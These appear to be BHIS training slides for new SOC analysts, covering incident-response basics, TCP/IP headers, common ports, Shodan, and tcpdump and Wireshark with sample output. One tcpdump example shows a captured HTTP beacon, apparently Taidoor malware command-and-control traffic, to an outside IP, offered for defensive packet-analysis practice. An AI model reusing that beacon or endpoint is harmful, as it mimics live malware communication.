



Getting Started With BHIS: SOC Analyst


John Strand



© Black Hills Information Security | @BHInfoSecurity

What We Are Covering

- Intro to Windows
- Intro to Linux
- Intro to TCP/IP
- Basics and fundamentals
- Core things to learn to work at the BHIS SOC
- This class is meant to feed into the Intro to Security class




Actually, yes. Today we are Grumpycat



A Note On Overlap



- For this iteration, there will be some overlap with the Intro to Security class
 - Turns out, there is overlap in the topics.. Who knew?
- In the future, this class will feed into the Intro to Security Class
- The Intro to Security Class will feed to Cyber Deception
- For the near future, any class taught by me will be pay what you can



5 Year Plan



24
SEP
2018

HOW-TO, INFORMATIONAL, INFOSEC 101, WEBCASTS, CAREER CHANGE, GETTING INTO INFOSEC, GETTING STARTED, HOW TO GET INTO INFOSEC, STARTING YOUR CAREER

Webcast: John Strand's 5 Year Plan into InfoSec, Part 2

John Strand talks about his own journey into information security and shares his suggestions for those wanting to get started from scratch or who are looking to change career tracks.

Special Guests: Randy Marchany, CISO of Virginia Tech & Director of the VA Tech IT Security Lab, and Ed Capizzi, SANS instructor.



Show Notes / Links: Just a few of the specific things that were referenced in this show

FOLLOW US



LOOKING FOR
SOMETHING?

SUBSCRIBE TO THE
BHISBLOG

Don't get left in the dark! Enter your email address and every time a post





You Are Compromised? What Now?

A bad day in the SOC...



© Black Hills Information Security | @BHInfoSecurity




Why?

- First steps are tough..
- Mistakes and paralysis
- Need to keep moving
- Need to have a plan
- I want to cover some basic first steps



The Wrong Way...



© Black Hills Information Security



The Right Way



IR “Legos”

A collection of ten browser windows, each displaying a different Information Response (IR) concept as a card. The cards are arranged in two rows: the top row contains Endpoint Analysis, Crisis Management, NetFlow/ZEEK/BRO, and User and Entity Behavior Analytics (UEBA); the bottom row contains Endpoint Security Protection Analysis, LogonTracer, Isolation, Server Analysis, and Internal Segmentation. Each card includes a brief description and a 'NOTES' or 'TOOLS' section.

- Endpoint Analysis**
This is where the defenders use their SANS IR
- Crisis Management**
Your Legal and Management Teams have procedures for effectively and ethically notifying impacted victims of compromises.
- NetFlow, ZEEK/BRO, REAL INTELLIGENCE THREAT ANALYTICS (RITA) Analysis**
Does your organization capture and review network traffic? Good! Do you know how to parse
- USER AND ENTITY BEHAVIOR ANALYTICS (UEBA)**
It's like logging, but it actually works for multiple concurrent logins. It can detect anomalies based on geography, unusual user behavior, password spraying, and more.
- Endpoint Security Protection Analysis**
We know, you have AV. Great! Do you actually get alerts and logs? Do you immediately review them? Or, do you simply turn it on and walk away while the network explodes like you're in a bad action movie?
- LogonTracer**
- Isolation**
Your Network Team can easily isolate infected hosts to prevent further harm.
- Server Analysis**
The ability to baseline a system and verify that it
- INTERNAL SEGMENTATION**
Turn on your host-based firewalls. Segment different organizational units. Treat the internal network as hostile, because it is.



Don't Panic

- First step... Don't freak out
- I said DON'T FREAK OUT...
- DON'T FREAK OUT!!!!!!
- This only comes with practice
- Think weapons training
- Don't wait for an incident to try tools you have read about
- Memory forensics, Deep Blue CLI, IR Scripts, Logontracer, etc.



**KEEP
CALM
AND ...
NO. PANIC
DEFINITELY PANIC**




Networking!!!




© Black Hills Information Security | @BHInfoSecurity


IP Header



TCP Header



UDP Header




Checksum

RFC 768

Checksum of entire UDP segment and pseudo header (parts of IP header)

Please refer to RFC 768 for the complete User Datagram Protocol (UDP) Specification.

TCP Three way Handshake



Top Ports



Insecure.Org

Top 10 TCP ports

- 80 (http)
- 23 (telnet)
- 22 (ssh)
- 443 (https)
- 3389 (ms-term-serv)
- 445 (microsoft-ds)
- 139 (netbios-ssn)
- 21 (ftp)
- 135 (msrpc)
- 25 (smtp)



© Black Hills In

Information Security

CELEBRATING 10 YEARS

• 2008-2018 •

Shodan



shodan.io

Shodan Developers Monitor View All... Try out the new beta website! Help Center

SHODAN Search Explore Pricing Enterprise Access New to Shodan? Login or Register

The search engine for Security

Shodan is the world's first search engine for Internet-connected devices.

Create a Free Account Getting Started



Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.



Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.



See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!



Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.



81% of Fortune 100



1,000+ Universities

Shodan is used around the world by researchers, security professionals, large enterprises, CERTs and everybody in between.

Shodan Ports



Shodan collects data mostly on **web** servers (HTTP/HTTPS – **ports** 80, 8080, 443, 8443), as well as FTP (**port** 21), SSH (**port** 22), Telnet (**port** 23), SNMP (**port** 161), IMAP (**ports** 143, or (encrypted) 993), SMTP (**port** 25), SIP (**port** 5060), and Real Time Streaming Protocol (RTSP, **port** 554).

[en.wikipedia.org › wiki › Shodan_\(website\)](https://en.wikipedia.org/wiki/Shodan_(website))

[Shodan \(website\) - Wikipedia](https://en.wikipedia.org/wiki/Shodan_(website))

tcpdump -D



```
john@john-onion ~/pcaps> tcpdump -D
1.docker0 [Up, Running]
2.veth9807ef0 [Up, Running]
3.vethba446cd [Up, Running]
4.veth07191f2 [Up, Running]
5.veth53bc0a7 [Up, Running]
6.veth6b6fe9e [Up, Running]
7.vethc06fe9e [Up, Running]
8.ens33 [Up, Running]
9.vethe5b4e39 [Up, Running]
10.veth7539a85 [Up, Running]
11.veth028a400 [Up, Running]
12.vethbd60970 [Up, Running]
13.br-0edb29070257 [Up, Running]
14.any (Pseudo-device that captures on all interfaces) [Up, Running]
15.lo [Up, Running, Loopback]
16.bluetooth0 (Bluetooth adapter number 0)
17.nflog (Linux netfilter log (NFLOG) interface)
18.nfqueue (Linux netfilter queue (NFQUEUE) interface)
19.usbmon1 (USB bus number 1)
20.usbmon2 (USB bus number 2)
john@john-onion ~/pcaps>
```

-D Lists Interfaces

tcpdump -X and -A



```
john@john-onion ~/pcaps> sudo tcpdump -i ens33 -XA
0x0050: 3435 3637          4567
19:28:09.078439 IP dns.google > john-onion: ICMP echo reply, id 58067, seq 2, length 64
0x0000: 4500 0054 61b4 0000 8001 b9bc 0808 0808 E..Ta.....
0x0010: c0a8 4e80 0000 ae60 e2d3 0002 498a 135e ..N....I..^
0x0020: 0000 0000 530e 0000 0000 0000 1011 1213 ....S.....
0x0030: 1415 1617 1819 1a1b 1c1d 1elf 2021 2223 .....!#
0x0040: 2425 2627 2829 2a2b 2c2d 2e2f 3031 3233 $%&'()*+,-./0123
0x0050: 3435 3637          4567
19:28:10.005420 IP john-onion > dns.google: ICMP echo request, id 58067, seq 3, length 64
0x0000: 4500 0054 55ac 4000 4001 c5c4 c0a8 4e80 E..TU.@.....N.
0x0010: 0808 0808 0800 e558 e2d3 0003 4a8a 135e .....X....J..^
0x0020: 0000 0000 1315 0000 0000 0000 1011 1213 .....
0x0030: 1415 1617 1819 1a1b 1c1d 1elf 2021 2223 .....!#
0x0040: 2425 2627 2829 2a2b 2c2d 2e2f 3031 3233 $%&'()*+,-./0123
0x0050: 3435 3637          4567
19:28:10.145845 IP dns.google > john-onion: ICMP echo reply, id 58067, seq 3, length 64
0x0000: 4500 0054 61b5 0000 8001 b9bb 0808 0808 E..Ta.....
0x0010: c0a8 4e80 0000 ed58 e2d3 0003 4a8a 135e ..N....X....J..^
0x0020: 0000 0000 1315 0000 0000 0000 1011 1213 .....
0x0030: 1415 1617 1819 1a1b 1c1d 1elf 2021 2223 .....!#
0x0040: 2425 2627 2829 2a2b 2c2d 2e2f 3031 3233 $%&'()*+,-./0123
0x0050: 3435 3637          4567
```

-X is for the Hex
-A is for the ASCII

tcpdump: host, port and -r



```
john@john-onion ~/pcaps> tcpdump -r taidoor_traffic_no_interaction.pcap -X -A host 10.0.2.15 and port 80
```

-r = read a previous capture

```
16:09:36.179880 IP 10.0.2.15.49845 > 104.248.234.238.http: Flags [P.], seq 1:516, ack 1, w  
in 65535, length 515: HTTP: GET /process.jsp?mn=IOEHPJEALJEPFPEDJDFMBLNHDBAFJCIECPOMOHMNFK  
IPNMJIFBGHGLJIJOAMCBDBKBFPEONMJAFKMNKBGGJOPKHJPJOGGLPGBDNCKI0BDFOLKA0DLKLBDLFLKF0HABGIKCDP  
NNABOGHBDHCIGBIPBHLCHIKKOAHAIIFCAOHGNLDNKPBLEAHKAFOLOLHLPGFOHIFDKNNCOGNHPDHIHLABKCMMBCG  
OMBEIBAPHJIHGOCBHBB0GJHFENJNIPMA HTTP/1.1  
    0x0000: 4500 022b 0926 4000 8006 0000 0a00 020f E..+.&@.....  
    0x0010: 68f8 eaee c2b5 0050 57f5 8e78 27b7 f802 h.....PW..x'...  
    0x0020: 5018 ffff 6213 0000 4745 5420 2f70 726f P...b...GET./pro  
    0x0030: 6365 7373 2e6a 7370 3f6d 6e3d 494f 4548 cess.jsp?mn=IOEH  
    0x0040: 504a 4541 4c4a 4550 4650 4544 4a44 464d PJEALJEPFPEDJDFM  
    0x0050: 424c 4e48 4442 4146 4a43 4945 4350 4f4d BLNHDBAFJCIECPOM  
    0x0060: 4f48 4d4e 464b 4950 4e4d 4a49 4642 4748 OHMNFKIPNMJIFBGH  
    0x0070: 474c 4a49 4a4f 414d 4342 4442 4b42 4650 GLJIJOAMCBDBKBF  
    0x0080: 454f 4e4d 4a41 464b 4d4e 4b42 4747 4a4f EONMJAFKMNKBGGJO  
    0x0090: 504b 484a 504a 4f47 474c 5047 4244 4e43 PKHJPJOGGLPGBDN  
    0x00a0: 4b49 4f42 4446 4f4c 4b41 4f44 4c4b 4c42 KI0BDFOLKA0DLKL  
    0x00b0: 4444 464c 4b46 4f48 4142 4749 4b43 4450 DDFLKFOHABGIKCDP
```



tcpdump -w



```
john@john-onion ~/pcaps> tcpdump -i ens33
```

-w is to write the data to a file



© Black Hills Information Security | @BHInfoSecurity




LAB: TCPDump



© Black Hills Information Security | @BHInfoSecurity

Wireshark



© Black Hills Information Security | @BHInfoSecurity

Wireshark and Interfaces



Welcome to Wireshark

Open

/home/john/pcaps/taidoor_traffic_no_interaction.pcap (291 KB)

Capture

...using this filter: All interfaces shown ▾

docker0
veth9807ef0
vethba446cd
veth07191f2
veth53bc0a7
vethb6bf9e9
vethc05fe9e
ens33
veth5b4e39
veth7539a85
veth028a400
vethbd60970
br-0edb29070257
any
Loopback: lo
bluetooth0
nflog
nfqueue
usbmon1
usbmon2
 Cisco remote capture: ciscodump
 Random packet generator: randpkt
 SSH remote capture: sshdump
 UDP Listener remote capture: udppdump


Choose wisely..

Watching the traffic



Capture

...using this filter:  Enter a capture filter ...

docker0	
veth9807ef0	
vethba446cd	
veth07191f2	
veth53bc0a7	
veth6b6fe9e	
vethc06fe9e	
ens33	
veth5b4e39	
veth7539a85	
veth028a400	
vethbd60970	
br-0edb29070257	



Wireshark and ping



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length Info
4	1.087869642	8.8.8.8	192.168.78.128	ICMP	98 Echo (ping) reply id=0xeb17, seq=2/512, ttl=128 (request in 3)
5	2.004877175	192.168.78.128	8.8.8.8	ICMP	98 Echo (ping) request id=0xeb17, seq=3/768, ttl=64 (reply in 6)
6	2.077256652	8.8.8.8	192.168.78.128	ICMP	98 Echo (ping) reply id=0xeb17, seq=3/768, ttl=128 (request in 5)
7	3.007036581	192.168.78.128	8.8.8.8	ICMP	98 Echo (ping) request id=0xeb17, seq=4/1024, ttl=64 (reply in 8)
8	3.077607994	8.8.8.8	192.168.78.128	ICMP	98 Echo (ping) reply id=0xeb17, seq=4/1024, ttl=128 (request in 7)
9	4.010375953	192.168.78.128	8.8.8.8	ICMP	98 Echo (ping) request id=0xeb17, seq=5/1280, ttl=64 (reply in 19)
10	4.067896146	8.8.8.8	192.168.78.128	ICMP	98 Echo (ping) reply id=0xeb17, seq=5/1280, ttl=128 (request in 9)
11	5.013307554	192.168.78.128	8.8.8.8	ICMP	98 Echo (ping) request id=0xeb17, seq=6/1536, ttl=64 (reply in 12)
12	5.077439419	8.8.8.8	192.168.78.128	ICMP	98 Echo (ping) reply id=0xeb17, seq=6/1536, ttl=128 (request in 11)
13	6.014979994	192.168.78.128	8.8.8.8	ICMP	98 Echo (ping) request id=0xeb17, seq=7/1792, ttl=64 (reply in 14)
14	6.078445118	8.8.8.8	192.168.78.128	ICMP	98 Echo (ping) reply id=0xeb17, seq=7/1792, ttl=128 (request in 13)
15	7.016632749	192.168.78.128	8.8.8.8	ICMP	98 Echo (ping) request id=0xeb17, seq=8/2048, ttl=64 (reply in 16)
16	7.095525879	8.8.8.8	192.168.78.128	ICMP	98 Echo (ping) reply id=0xeb17, seq=8/2048, ttl=128 (request in 15)
17	8.018774859	192.168.78.128	8.8.8.8	ICMP	98 Echo (ping) request id=0xeb17, seq=9/2304, ttl=64 (reply in 18)
18	8.180699887	8.8.8.8	192.168.78.128	ICMP	98 Echo (ping) reply id=0xeb17, seq=9/2304, ttl=128 (request in 17)
19	9.019955626	192.168.78.128	8.8.8.8	ICMP	98 Echo (ping) request id=0xeb17, seq=10/2560, ttl=64 (reply in 20)
20	9.077489554	8.8.8.8	192.168.78.128	ICMP	98 Echo (ping) reply id=0xeb17, seq=10/2560, ttl=128 (request in 19)
21	10.023510183	192.168.78.128	8.8.8.8	ICMP	98 Echo (ping) request id=0xeb17, seq=11/2816, ttl=64 (reply in 22)
22	10.085618832	8.8.8.8	192.168.78.128	ICMP	98 Echo (ping) reply id=0xeb17, seq=11/2816, ttl=128 (request in 21)

Frame 9: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
Ethernet II, Src: VMware_46:62:0b (00:0c:29:46:62:0b), Dst: VMware_eb:58:26 (00:50:56:eb:58:26)
Internet Protocol Version 4, Src: 192.168.78.128, Dst: 8.8.8.8
Internet Control Message Protocol

0000 09 50 58 eb 58 26 00 0c 29 46 62 0b 00 00 45 00 PV X& -)fb .. E.
0010 09 54 22 f1 40 09 40 01 f8 7f c0 a8 4e 80 00 00 .T@ 0 @ ..N...
0020 00 00 00 00 ed f1 eb 17 00 05 49 8d 13 5e 00 00I,A..
0030 00 00 f8 32 00 00 00 00 00 10 11 12 13 14 15 2
0040 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 !%"\$
